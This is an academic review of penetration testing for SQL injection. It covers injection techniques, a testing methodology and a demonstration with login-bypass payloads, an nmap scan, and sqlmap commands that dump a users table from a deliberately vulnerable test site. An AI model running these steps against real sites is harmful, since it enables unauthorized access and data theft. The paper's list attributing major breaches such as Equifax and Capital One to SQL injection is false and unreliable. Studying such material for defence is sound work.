

A REVIEW OF PENETRATION TESTING PROCESS FOR SQL INJECTION ATTACK

Siti Hajar Ismail¹, Abdul Ghafar Jaafar² and ³Fiza Abdul Rahim

^{1,2,3}Razak Faculty of Technology and Informatics,
Universiti Teknologi Malaysia,
54100 Kuala Lumpur, Malaysia

¹hajar1995@graduate.utm.my, ²abdulghafar@utm.my
³fiza.abdulrahim@utm.my

Article history

Received:
1 April 2024

Received in revised
form:
15 May 2024

Accepted:
25 Jun 2024

Published online:
28 June 2024

*Corresponding author
abdulghafar@utm.my

Abstract

In this rapidly developing information technology age, the Internet has emerged as a critical component of modern life. The usage of the web server has become crucial in providing services to users for various transactions like online banking, online purchasing, and web-based email. Due to this atmosphere, protecting a web server from cyber-attacks became essential to prevent data breaches. Secured coding implementation in developing online systems is crucial, as failure to do so will result in an SQL injection attack. Another problem concerning this problem is configuration against security devices, which makes the attack possible to be executed. Furthermore, owing to the emergence of technology, cyber intruders can utilize various techniques and sophisticated tools to steal information easily. Penetration testing is the approach that can be taken to measure a web server's security level and prevent an attack. This study aims to review SQL injection attacks and describe the required steps to execute penetration testing successfully. Next, the practical SQL injection attack was executed according to the penetration methodology. The outcome indicates that cyber intruders can log in as regular users and steal sensitive information if the web server is vulnerable to attack.

Keywords: ethical hacker, penetration testing, website security, SQL injection

1. Introduction

SQL injection is a cyber-attack that exploits vulnerabilities in web applications and allows attackers to gain unauthorized access to sensitive information stored in databases. SQL injection attacks are among the most common and dangerous threats to web application security, affecting thousands of websites and organizations worldwide. The attack works by injecting malicious SQL code into an application's input fields, which are then executed by the database, bypassing authentication mechanisms and granting the attacker access to sensitive data. SQL injection attacks can cause significant harm, including data breaches, identity theft, financial losses, and reputational damage. Despite the severity of the threat, many developers and

*Corresponding author. abdulghafar@utm.my

organizations still do not take SQL injection attacks seriously, leaving their systems vulnerable to exploitation. Nagendran, Adithyan [1] noted that SQL injection is a type of cyber-attack in which an attacker injects malicious code into a website's SQL statement, allowing them to gain unauthorized access to a database and potentially steal or manipulate sensitive information. The attack can be adequately addressed as a prevention measure using prepared statements, parameterized queries, proper input validation, and escaping user input. Using Object-Relational Mapping (ORM) can also help prevent SQL injection attacks by abstracting away the underlying SQL [2].

[3] states that there have been many high-profile cases of SQL injection attacks in recent years, but some of the most notable include:

- a) The Target data breach in 2013: Hackers used a SQL injection attack to gain access to the personal information of more than 40 million customers, including credit and debit card information.
- b) The Yahoo data breaches in 2013 and 2014: Hackers used SQL injection attacks to gain access to the personal information of over 1 billion Yahoo user accounts.
- c) The Equifax data breach in 2017: Hackers used a SQL injection vulnerability to access the personal information of 143 million customers, including Social Security numbers and birth dates.
- d) The Marriott data breach in 2018: Hackers used SQL injection attacks to gain access to the personal information of up to 500 million customers, including passport numbers and credit card information.
- e) The Capital One data breach in 2019: Hackers used a SQL injection vulnerability to access the personal information of over 100 million customers, including Social Security numbers, bank account numbers, and credit card information.

These attacks highlight the importance of protecting against SQL injection vulnerabilities, which can lead to significant financial losses and damage a company's reputation. This paper highlights the related study on the ethical hacker, penetration testing, and SQL injection technique used to test the security of a website or web application, the process/methodology to perform penetration testing, and the SQL injection penetration testing process.

2. Ethical Hacker

[4] state that ethical hackers, also known as white hat hackers, use the same methods as malicious hackers to identify vulnerabilities in a system. However, they do so with the permission of the system's owner and intend to improve security. An ethical hacker may use SQL injection to identify and exploit vulnerabilities in a website's SQL statements to gain unauthorized access to a database. Once they have successfully injected malicious code into a website's SQL statement, an ethical hacker may use that access to investigate the contents of the database and identify any sensitive information stored there. They can also evaluate the website's security controls and identify any weaknesses that require further attention. By identifying and exploiting SQL injection vulnerabilities, an ethical hacker can help organizations improve their systems' security and protect against malicious attacks by providing recommendations on preventing SQL injection, such as using prepared statements, parameterized queries, and input validation. Additionally, an ethical hacker will report the discovered vulnerabilities to the organization, allowing them to take measures to fix them and avoid any potential attack.

3. Penetration Testing

Penetration testing, also called "pen testing," is a simulated cyber-attack on a computer system, network, or web application to evaluate the system's security. The test aims to identify vulnerabilities that an attacker could exploit and determine the effectiveness of the system's security measures. Penetration testing is executed by ethical hackers, also known as "white hat," who use the same tools and techniques as malicious hackers but with the permission of the system's owner. Security experts, consultants, and internal IT teams can also conduct them.

Penetration testing is conducted to identify vulnerabilities and weaknesses in the system before malicious actors can exploit them. Besides that, using the test also evaluates and improves the effectiveness of the organization's security measures. Commonly, it is conducted on-demand or as part of a regular schedule, for example, after significant changes to the system or annually. However, external services can also be conducted in-house or on systems and networks located on-premises, in the cloud, or in hybrid environments [5]. Penetration testing typically involves a combination of automated and manual testing methods, including network scanning, vulnerability assessments, and social engineering tactics. The test results will be used to prioritize and mitigate identified vulnerabilities [6].

4. Overview of SQL Injection

[7] elaborate that SQL injection is a cyber-attack targeting a web application's database by injecting malicious SQL code into the application's input fields. The goal of the attack is to gain unauthorized access to the database or to modify its data. SQL injection attacks exploit the web application's code vulnerabilities, allowing an attacker to send malicious SQL code to the database through the application's input fields. The malicious code can be used to bypass security

controls and gain access to sensitive information such as user credentials, financial data, and other confidential information.

5. Types of SQL Injection Techniques

Attackers use various SQL injection attacks to exploit vulnerabilities in a website's input validation and sanitization process to gain unauthorized access or retrieve sensitive information from the database. Common types of SQL injection attacks include classic SQL injection, in-band SQL injection, out-of-band SQL injection, blind SQL injection, time-based SQL injection, and union-based SQL injection. However, a new type of SQL injection is available as technology and security evolve. Therefore, it is essential for developers and security professionals to stay up to date with the latest types of SQL injection attacks and to take steps to prevent them [8].

5.1 Union-based SQL injection

Union-based SQL injection is a type of SQL injection attack to retrieve data from multiple tables in a database. The attacker injects a UNION SQL operator into a website's input fields, which allows them to combine the results of multiple SELECT statements into a single result set.

Example: *SELECT first_name, last_name FROM users UNION SELECT username,password FROM login;* In this example, the SELECT command followed by the conditions is compulsory to execute the attack.

- a) Each SELECT statement within the union has the same number of columns.
- b) The columns must also have similar data types.
- c) The columns in each SELECT statement are in the same order.

In this example, the names of the columns in the table users are first_name and last_name. The names of the columns in the table login are username and password. The query is successful when it has the correct number of columns [9]. An attacker may inject a UNION statement into a login form that retrieves sensitive information from a different table in the database, such as credit card numbers or personal data. The attacker can then use the combined result set to gain unauthorized access to the database or to retrieve sensitive information. It is a powerful attack because it allows attackers to retrieve data from tables they would not normally access. However, it is also challenging to detect because the injected UNION statement often appears to be a legitimate query to the database.

5.2 Boolean-based Blind SQL Injection

Boolean-based Blind SQL injection is a type of SQL injection attack that is used when the attacker cannot see the results of the injected SQL code but can determine the outcome of the query based on the application's response. This type of attack is called "blind" because the attacker cannot see the results of the injected SQL code but can infer the results by sending a series of true or false statements to the database and observing the application's response [10]. In Boolean-based Blind SQL injection, the attacker sends a series of Boolean statements, such as "SELECT * FROM users WHERE id = 1" and "SELECT * FROM users WHERE id = 2", and then observes the application's response to determine if the statement is true or false. The attacker can then use this information to infer the results of the injected SQL code.

5.3 Error-Based SQL Injection

[11] state that Error-based SQL injection is a type of SQL injection attack that takes advantage of error messages generated by the database management system (DBMS) to infer information about the structure of the database and the data it contains. In this attack, the attacker sends specially crafted SQL statements that cause the DBMS to generate error messages. The error message often contains information about the structure of the database, like table and column names, together with the type and value of data stored in the database. The attacker can use this information to infer the results of the injected SQL code and gain unauthorized access to the database or retrieve sensitive information. Additionally, this attack assumes that the web application is not configured correctly to hide error messages from the user. As a result, the attacker can use these error messages to gain information about the database.

5.4 Time-Based Blind SQL Injection

[9] state that Time-based blind SQL injection is a technique used to extract data from a database by injecting carefully crafted SQL statements that cause the database to wait for a specified time before responding. The attacker can then use this delay to infer information about the database's structure and contents by analyzing the response's timing. This technique is effective when traditional SQL injection methods, such as error-based or union-based injection, are impossible due to filtering or other security measures.

5.5 Advanced SQL Injection Technique (Machine Learning)

Advanced SQL Injection by using machine learning involves leveraging machine learning algorithms to improve the effectiveness and efficiency of SQL injection attacks. Gyoithon is a tool that uses machine learning to automate the detection and exploitation of SQL injection vulnerabilities. The automated tool works with a web application scanner to identify potential injection points and then uses machine learning algorithms to generate payloads to exploit those vulnerabilities. Gyoithon uses a combination of supervised and unsupervised machine learning techniques to analyze the responses from the web application and determine the best payloads to use. In addition, the tool contains a genetic

algorithm to optimize payloads, making them more effective at exploiting the vulnerability. On the other hand, the tool usage is not only limited to those above but also to automate the process of discovering and exploiting SQL injection vulnerabilities, which can save much time and effort compared to manual testing [12].

6. Penetration Methodology

Penetration testing methodology is a systematic approach used to conduct a simulated cyber-attack on a computer system, network, or web application to identify vulnerabilities and evaluate the effectiveness of the system's security measures. The methodology for penetration testing typically includes the following steps:

- a) Planning and scoping
- b) Reconnaissance
- c) Vulnerability analysis
- d) Exploitation
- e) Post-exploitation
- f) Reporting

Penetration testing is a legal and ethical process and should be completed only with the permission and under the supervision of the organization's management and IT department. The detailed process for each phase of SQL Injection penetration testing is as follows:

6.1 Planning and Scoping

The planning and scoping phase of penetration testing for SQL injection, specifically, includes the following steps:

- a) **Define The Test Scope:** Identify the systems and applications that will assess for SQL injection vulnerabilities. This scope typically includes web applications, web services, and databases that interact with SQL.
- b) **Identify The Test Objectives:** Determine what specific goals the test is trying to achieve, such as identifying SQL injection vulnerabilities, determining the impact of a successful SQL injection attack, and evaluating the effectiveness of security controls in place.
- c) **Establish Testing Boundaries:** Identify any constraints or limitations on the test, such as legal or ethical considerations or specific rules for accessing or interacting with the target systems.
- d) **Gather Information About the Target System:** Perform initial reconnaissance on the target systems to identify potential SQL injection vulnerabilities. The information-gathering process includes identifying the types of web applications, web services, and databases running and determining which versions of SQL are in use.

- e) **Define The Test Methodology:** Decide on the specific methods to test for SQL injection vulnerabilities, such as automated scanning, manual testing, or social engineering.
- f) **Gain Approval:** Obtain approval from the organization's management and IT department to conduct penetration testing.
- g) **Create A Testing Plan:** Develop a detailed plan outlining the steps required during the testing process, including the tools and techniques used and the test schedule.

Planning and scoping are critical steps in penetration testing for SQL Injection. The first step is to determine the scope of the test, which includes identifying the systems and applications. Secondly, a detailed testing plan outlining the testing objectives, techniques, and tools related to SQL Injection must be created. Next, the security of the systems and applications under test must be evaluated to identify any potential vulnerabilities, such as misconfigurations or outdated software. Finally, a communication plan should be established to ensure that all stakeholders are aware of the SQL injection testing process, the expected results, and any risks associated with the SQL injection testing, which could cause data loss or corruption and denial of service. Planning and scoping can ensure that the penetration tester is able to identify and assess the security of the target environment effectively and efficiently.

6.2 Reconnaissance

The reconnaissance phase of penetration testing for SQL injection, specifically, includes the following steps:

- a) **Identify The Target:** Identify the specific systems and applications to test with SQL injection vulnerabilities. Typically includes web applications, web services, and databases that interact with SQL.
- b) **Gather Information About the Target System:** Use various tools and techniques to gather information about the target system, such as IP addresses, open ports, and installed software. This stage includes using automated tools such as port scanners, vulnerability scanners, and search engines, as well as manual techniques such as reviewing the website's source code and analyzing the network traffic. [13] published several tools for information gathering in penetration testing, specifically for SQL injection.
- c) **Identify The Types of Web Applications and Databases:** Identify the type of web applications, web services, and databases running on the target system. This process can include determining the specific web application framework, database management system, and version that is in use.

- d) **Identify Entry Points:** Identify the specific entry points that interact with the target system, such as web forms, login pages, and search functionality. These entry points are likely to be vulnerable to SQL injection attacks.
- e) **Identify Potential Vulnerabilities:** Identify any potential SQL injection vulnerabilities on the target system by analyzing the information gathered during the reconnaissance phase.
- f) **Prioritize Targets:** Prioritize the target systems and applications based on the potential impact of a successful SQL injection attack and the likelihood of a vulnerability existing.

The critical points of the reconnaissance phase in SQL injection penetration testing are information gathering and identifying vulnerability points. In addition, the reconnaissance phase aims to gather as much information as possible about the target system, including IP addresses, domain names, application interfaces, and underlying technologies. Overall, the reconnaissance phase is critical to the success of the SQL injection penetration testing process, as it provides the foundation for the rest of the testing.

6.3 Vulnerability Analysis

[14] claimed that the vulnerability analysis phase of penetration testing for SQL injection involves identifying potential vulnerabilities in a system that may allow an attacker to inject malicious SQL code through manual testing, automated tools, or a combination of both. The details of the tools were discussed and decided upon during the reconnaissance phase. During this phase, the tester will look for input fields in the application where user-supplied data is not correctly sanitized or validated and any other system areas that may be vulnerable to SQL injection attacks. Once the potential vulnerability is identified, the tester can proceed to the exploitation phase, where they will attempt to exploit the vulnerabilities to gain unauthorized access to sensitive data or control over the system.

6.4 Exploitation

The exploitation phase of penetration testing for SQL injection involves exploiting identified vulnerabilities to gain unauthorized access to sensitive data or control over the system. This process can be achieved by injecting malicious SQL code into input fields or other vulnerable system areas. The tester will typically use union-based, Boolean-based, error-based, and time-based SQL injection techniques to extract data or manipulate the system.

In union-based SQL injection, the tester will use the UNION operator to combine the results of multiple SELECT statements and extract data from the database. In Boolean-based SQL injection, the tester will use the AND and OR operators to manipulate the logic of the SQL query and extract data. In error-based SQL injection, the tester will cause the application to generate an error message, which can reveal information about the underlying database structure. Finally, in time-based SQL injection, the tester will use the sleep () function to cause a delay in the execution of the SQL query, which can be utilized to extract data. Once the

tester has successfully exploited a vulnerability, they will typically document the details of the exploit, including the type of vulnerability, the specific SQL injection payloads used, and any sensitive data accessed. The tester will then proceed to the reporting phase, presenting their findings to the client and recommending addressing the vulnerabilities.

6.5 Post-exploitation

The post-exploitation phase of penetration testing for SQL injection is the final stage of the testing process, where the tester will evaluate the impact of the exploit and take steps to clean up any residual effects. This phase includes the following steps:

- a) **Documenting The Exploit:** The tester will document the details of the exploit, including the type of vulnerability, the specific SQL injection payloads used, and any sensitive data accessed. All this information will be available in the final report.
- b) **Cleaning Up the System:** The tester will take steps to clean up any residual effects of the exploit, such as removing any files or data used to exploit the system.
- c) **Making Recommendations:** The tester will recommend addressing the vulnerabilities and mitigating the risks of future SQL injection attacks. The recommendation usually includes software patches, configuration changes, or other mitigation strategies.
- d) **Final Report:** The tester will prepare a final report summarizing the findings of the penetration testing, including details of the vulnerabilities identified and exploited, any sensitive data accessed, and recommendations for addressing the vulnerabilities.
- e) **Remediation:** The client will then implement the recommendations provided by the tester to improve their security posture and prevent future attacks.

The post-exploitation phase in penetration testing related to SQL injection is essential for several reasons. Firstly, it allows the tester to assess the impact of a successful SQL injection attack and determine the extent of the damage. Secondly, the post-exploitation phase allows the tester to gather information about the target system and its security controls, which can be used to identify additional vulnerabilities and improve the overall security posture. Finally, the post-exploitation phase is vital in documenting the testing process and results. This documentation is critical in helping the target organization to understand the steps taken during the testing process and to track the progress of the remediation efforts. Overall, the post-exploitation phase of penetration testing for SQL injection is an essential component of the testing process, as it helps to identify the impact of a successful attack and improve the overall security posture of the target system.

6.6 Reporting

The reporting phase of penetration testing for SQL injection involves presenting the test findings to the client and recommending addressing the vulnerabilities. Therefore, the report should be clear and concise, providing enough technical detail for the client to understand the vulnerabilities, risks they pose, and any sensitive data accessed. The report should also be easy to understand for non-technical stakeholders and should include the following information:

- a) **Executive Summary:** A brief overview of the key findings, including the identified vulnerabilities and the severity of their risks.
- b) **Methodology:** A description pertaining to steps taken by the penetration tester, which also contains tools, techniques, scope, and timeline.
- c) **Findings:** A detailed description of the vulnerabilities identified, including the type of vulnerability, the specific SQL injection payloads used, and any sensitive data accessed.
- d) **Recommendations:** Recommendations for addressing vulnerabilities and mitigating the risks of future SQL injection attacks.
- e) **Appendices:** Additional information such as test results, screenshots, configuration files, and other relevant data collected during the test.


The reporting phase in penetration testing related to SQL injection is crucial because it summarizes the testing process, including the results and recommendations for remediation. The report should be comprehensive and easy to understand so all stakeholders, including management, technical teams, and others, can understand the results and take appropriate action. The report should provide a clear and concise summary of the testing process, including the scope, objectives, and methods used. It should also detail the vulnerabilities discovered, their severity and potential impact, and the steps taken to validate and exploit them. Finally, the report should also provide recommendations for remediation, including specific steps that should be taken to address the vulnerabilities identified. The reporting phase of penetration testing for SQL injection is critical in helping organizations understand the testing process results and take appropriate action to address the vulnerabilities identified. A well-structured and comprehensive report is essential to the testing process and helps organizations improve their overall security posture.

7. SQL Injection Attack Execution

From the perspective of an ethical hacker, a penetration testing methodology for SQL injection should focus on identifying and exploiting vulnerabilities in a controlled and safe environment to assess the system's security and make recommendations for improving security. [15] have highlighted various tools that can be used for related penetration testing phases for SQL Injection. Acquiring information is critical in penetration testing. Before beginning with attack execution, information gathering is the initial process to gain essential information that the step requires as follows:

Step 1 Information Gathering: Information gathering can be performed using *Whosis.com* and *whois.net*. Footprinting refers to the process of gathering as much information as possible about the target, while reconnaissance is the practice of collecting information about the target site. Google search engines and websites like *whois.com* and *whois.net* are examples of websites that gather the necessary information. In addition, these tools have features to examine the server where the target site is hosted and determine how many other websites run on the same server. A difference was observed in the outcome of the information-gathering process, *wherewhois.com* (Figure 2) and *whois.net* (Figure 3) produced slightly similar results. However, it was found that *whois.net* provides more precise and detailed information than *whois.com*.

Step 2 Scanning: The scanning process for this testing uses Nmap as an example. Nmap (Network Mapper) is a free, open-source network exploration, management, and security auditing tool. The tools also can discover hosts and services on a computer network, map out network topologies, and even perform vulnerability scanning. An example of a query performed at this phase is `nmap -sS -p 1-65535 -oA scan_resultsxyz.com`. This command will perform a SYN scan on all ports (1-65535) of the target host *xyz.com.my* and save the results to a file called "scan_results.nmap", "scan_results.xml" and "scan_results.gnmap". Figure 1 is the result of a domain scanning using syntax `nmap domain`.



```

PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
33/tcp    closed dsp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
481/tcp   closed dvs
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
1114/tcp  closed mini-sql
1131/tcp  closed caspsl
2161/tcp  closed apc-agent
5666/tcp  closed nrpe
5678/tcp  closed rrac
8045/tcp  closed unknown
13782/tcp closed netbackup
65389/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 120.38 seconds

```

Figure 1. Nmap Result After Scanning [16]

Step 3 Executing SQL Injection : Blind SQL: [17] stated that this type of attack is the most complicated and advanced attack and is the last choice adopted by cyber intruders when none of the previous attacks work. Attackers must try various ways and utilize functions such as Boolean, true or false to acquire information. This attack injected errors into an application to uncover weaknesses in its security. The code used for this purpose can be entered in the username and password fields, using expressions such as "1'OR'1'='1", "0=0--", or "0=0 --". The process starts by identifying a target site that has already been scanned and is vulnerable to blind SQL injection. To find the admin page, a Google search can be performed using keywords such as "admin" and the URL of the target site. If error messages result

from the search, the target site is vulnerable to blind SQL injection. The admin login page can be accessed by clicking these error messages, as shown in Figure 2.




Figure 2. Vulnerable Login Website With Blind SQL Injection [16]

Direct access to the main database will be granted once both credentials are supplied, as indicated in Figure 8 and Figure 9. Once login is successful, the typical operation can be executed illegally: edit, save, delete, or perform any other desired actions on the website. Certain studies define that inserting code using 'OR' and a 'TRUE' assertion, such as '1=1', is meant for "tautology" [18, 19]. [19] further explain that another method that can be applied is injecting inaccurate queries to acquire error page returns by the database. This error possibly contains essential information that can aid cyber intruders in understanding database structure and craft sophisticated attack [18, 20, 21]. Figure 3 illustrates the input field in executing SQL injection.




Figure 3. Vulnerable Input Field [16]

SQLMap: SQLMap is a popular tool with Kali Linux that enables hackers to launch SQL injection attacks against back-end databases. It works by scanning for different payloads and manipulating various injection points. Figure 4 illustrates the SQLMap interface.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[1.3.4.44#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

Figure 4. SQLMAP

An example of a query that can be performed at this phase is `sqlmap -u "http://example.com/page.php?id=1" --dbs`. This command will connect to the web page "http://example.com/page.php?id=1" and attempt to enumerate the databases. It is important to note that the use of sqlmap for malicious purposes is illegal and should only be used for educational or research purposes with written consent. To use the Sqlmap tool in the terminal, open the sqlmap and enter the following commands:

- `sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs` is used to retrieve a list of databases from the website `testphp.vulnweb.com/artists.php?artist=1` using the Sqlmap tool
- `sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables` to get a list of tables in the database
- `sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T user --columns` to get a list of columns in the 'user' table
- `sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump` to dump the contents of the 'user' table and reveal the username and password. The results of the dump database will clearly show the username and password as shown in Figure 5.

```

[12:10:22] [INFO] testing connection to the target URL
[12:10:25] [INFO] sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8086=8086

Type: time-based blind
Title: MySQL 3.3.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT '099' FROM (SELECT(SLEEP(5)))HW)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-7893 UNION ALL SELECT CONCAT(0x7171707871,0x79594456aa47684857684858686347614b4a514f6844515a5277579695a4b7442524c626168b4d,0x756a6b6e071),NULL,NULL --

[12:10:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 3.3.0.12
[12:10:30] [INFO] fetching columns for table 'users' in database 'acuart'
[12:10:30] [INFO] fetching entries for table 'users' in database 'acuart'
[12:10:30] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n

database: acuart
table: users
1 entry)
+-----+-----+-----+-----+-----+-----+-----+-----+
cc      | cart | name | pass | email | phone | uname | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
1234-5678-2300-9000 | 4b0901c071914f3e247f9b4093be7da | John Smith | test | email@email.com | 2323345 | test | 21 street |
+-----+-----+-----+-----+-----+-----+-----+-----+

[12:10:50] [INFO] table 'acuart.users' dumped to CSV File '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:10:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

```

Figure 5. Dump Database by Using SQLMAP

Step 4 Exploiting the Database: Once the privilege is obtained, further exploitation can be done to edit, save, delete, or execute other desired actions on the website. Figure 6 demonstrates that the process continues, while Figure 7 indicates login is successful.

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

If you are already registered please enter your login information below:

Username:

Password:

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

Figure 6. Using The Credential to Access the Website

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

[Logout](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

Ahmad (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="Ahmad"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input style="height: 40px;" type="text" value="21 street selesai (: thanks Uda nonton bye2"/>

Figure 7. Edit and Save The Field from The Website

The related research in SQL injection should cover the different techniques used by attackers to exploit SQL injection vulnerabilities, the impact of these attacks on the system and the data, and the latest countermeasures and mitigation strategies to prevent these attacks. It should also cover the legal and ethical considerations of penetration testing, including the importance of obtaining proper authorization before a test and the tester's responsibilities to protect the system and the data from damage. It is important to note that SQL Injection is a well-known and widely studied vulnerability, and an ethical hacker needs to stay current with the latest research and techniques. Additionally, it is essential to follow a strict methodology and not to cause any damage to the system or the data. Finally, the tester should not change the system without the client's permission.

8. Result and Discussion

Results show that web servers are prone to SQL injection attacks due to inadequate management of user inputs. When a web application fails to adequately validate or sanitize user inputs before integrating them into SQL queries, it creates a possibility for potential attackers to exploit these inputs in a way that can alter the behavior of the SQL query. An attacker can inject malicious SQL code that the server will execute if a web application does not correctly validate user input before injecting it into an SQL query. This can lead to undesirable outcomes, including data theft, server takeover, and unauthorized database access, retrieval, modification, and deletion. Hackers can use SQL injection techniques to compromise the system when a web server fails to properly validate and sanitize user input.

A web server is considered vulnerable if it does not correctly validate and clean user input, making it susceptible to attack via SQL injection. To protect against these attacks, developers must use safe coding standards and secure protocols like HTTPS to encrypt the traffic to reduce the likelihood of SQL injection attacks. Executing penetration testing can help organizations identify which web server and database server are prone to the attack to improve and mitigate the risk of data

breaches. Aside from that, regularly testing a web server with the tools utilized by cyber intruders like SQL Map, as adopted in this study, can also aid the identification process to recognize SQL injection attacks.

9. Conclusion

In conclusion, as an ethical hacker, a penetration testing methodology for SQL injection should focus on identifying and exploiting vulnerabilities in a controlled and safe environment to assess the system's security and make recommendations for improving security. Strict instruction is required to prevent system or data damage. The tester should not change the system without the client's permission. This study adopted a manual testing approach. However, using automated tools increases the chances of identifying vulnerabilities and preventing a detrimental impact on the customer's digital assets. The attack simulation in this study utilizes HTTP protocol, where the traffic can be observed at the address bar. Thus, future research concerning SQL injection should cover the techniques attackers use to exploit SQL injection vulnerabilities, such as attacks through secure channels like HTTPS. The impact of these attacks can affect the system and the data. Due to this, the latest countermeasures and mitigation strategies to prevent these attacks are also required.

References

1. Nagendran, K., et al., *Web application penetration testing*. Int. J. Innov. Technol. Explor. Eng, 2019. **8**(10): p. 1029-1035.
2. Min, L., et al. *The Detection and Defense Mechanism for SQL Injection Attack Based on Web Application*. in *2022 IEEE 10th Joint International Information Technology and Artificial Intelligence Conference (ITAIC)*. 2022. IEEE.
3. Dizdar, A. *SQL Injection Attack: Real Life Attacks and Code Examples*. Bright Security. 2023; Available from: <https://brightsec.com/blog/sql-injection-attack/>.
4. Saha, S., et al. *Ethical hacking: redefining security in information system*. in *Proceedings of International Ethical Hacking Conference 2019: eHaCON 2019, Kolkata, India*. 2020. Springer.
5. Buja, A., et al., *AN ONLINE SQL VULNERABILITY ASSESSMENT TOOL AND IT'S IMPACT ON SMEs*. International Journal of Advanced Research in Computer Science, 2022. **13**(5).
6. Wiedey, C., L. Becker, and T. Brix, *Security Assessment of RESTful APIs through Automated Penetration Testing*. 2020.
7. Karayat, R., et al. *Web Application Penetration Testing & Patch Development Using Kali Linux*. in *2022 8th International Conference on Advanced Computing and Communication Systems (ICACCS)*. 2022. IEEE.
8. Basit, N., et al. *A learning platform for SQL injection*. in *Proceedings of the 50th ACM technical symposium on computer science education*. 2019.
9. Tasevski, I. and K. Jakimoski. *Overview of SQL Injection Defense Mechanisms*. in *2020 28th Telecommunications Forum (TELFOR)*. 2020. IEEE.
10. Raman, R.H.A. *Enhanced Automated-Scripting Method for Improved Management of SQL Injection Penetration Tests on a Large Scale*. in *2019 IEEE 9th Symposium on Computer Applications & Industrial Electronics (ISCAIE)*. 2019. IEEE.
11. Marashdeh, Z., K. Suwais, and M. Alia. *A survey on sql injection attack: Detection and challenges*. in *2021 International Conference on Information Technology (ICIT)*. 2021. IEEE.
12. Jagamogan, R.S., et al. *Penetration Testing Procedure using Machine Learning*. in *2022 4th International Conference on Smart Sensors and Application (ICSSA)*. 2022.
13. Baklizi, M., et al., *A Technical Review of SQL Injection Tools and Methods: A Case Study of SQLMap*. International Journal of Intelligent Systems and Applications in Engineering, 2022. **10**(3): p. 75-85.
14. Goutam, A. and V. Tiwari. *Vulnerability assessment and penetration testing to enhance the security of web application*. in *2019 4th International Conference on Information Systems and Computer Networks (ISCON)*. 2019. IEEE.
15. Maji, S., et al., *White Hat Security-An Overview of Penetration Testing Tools*. Available at SSRN 4159095, 2022.
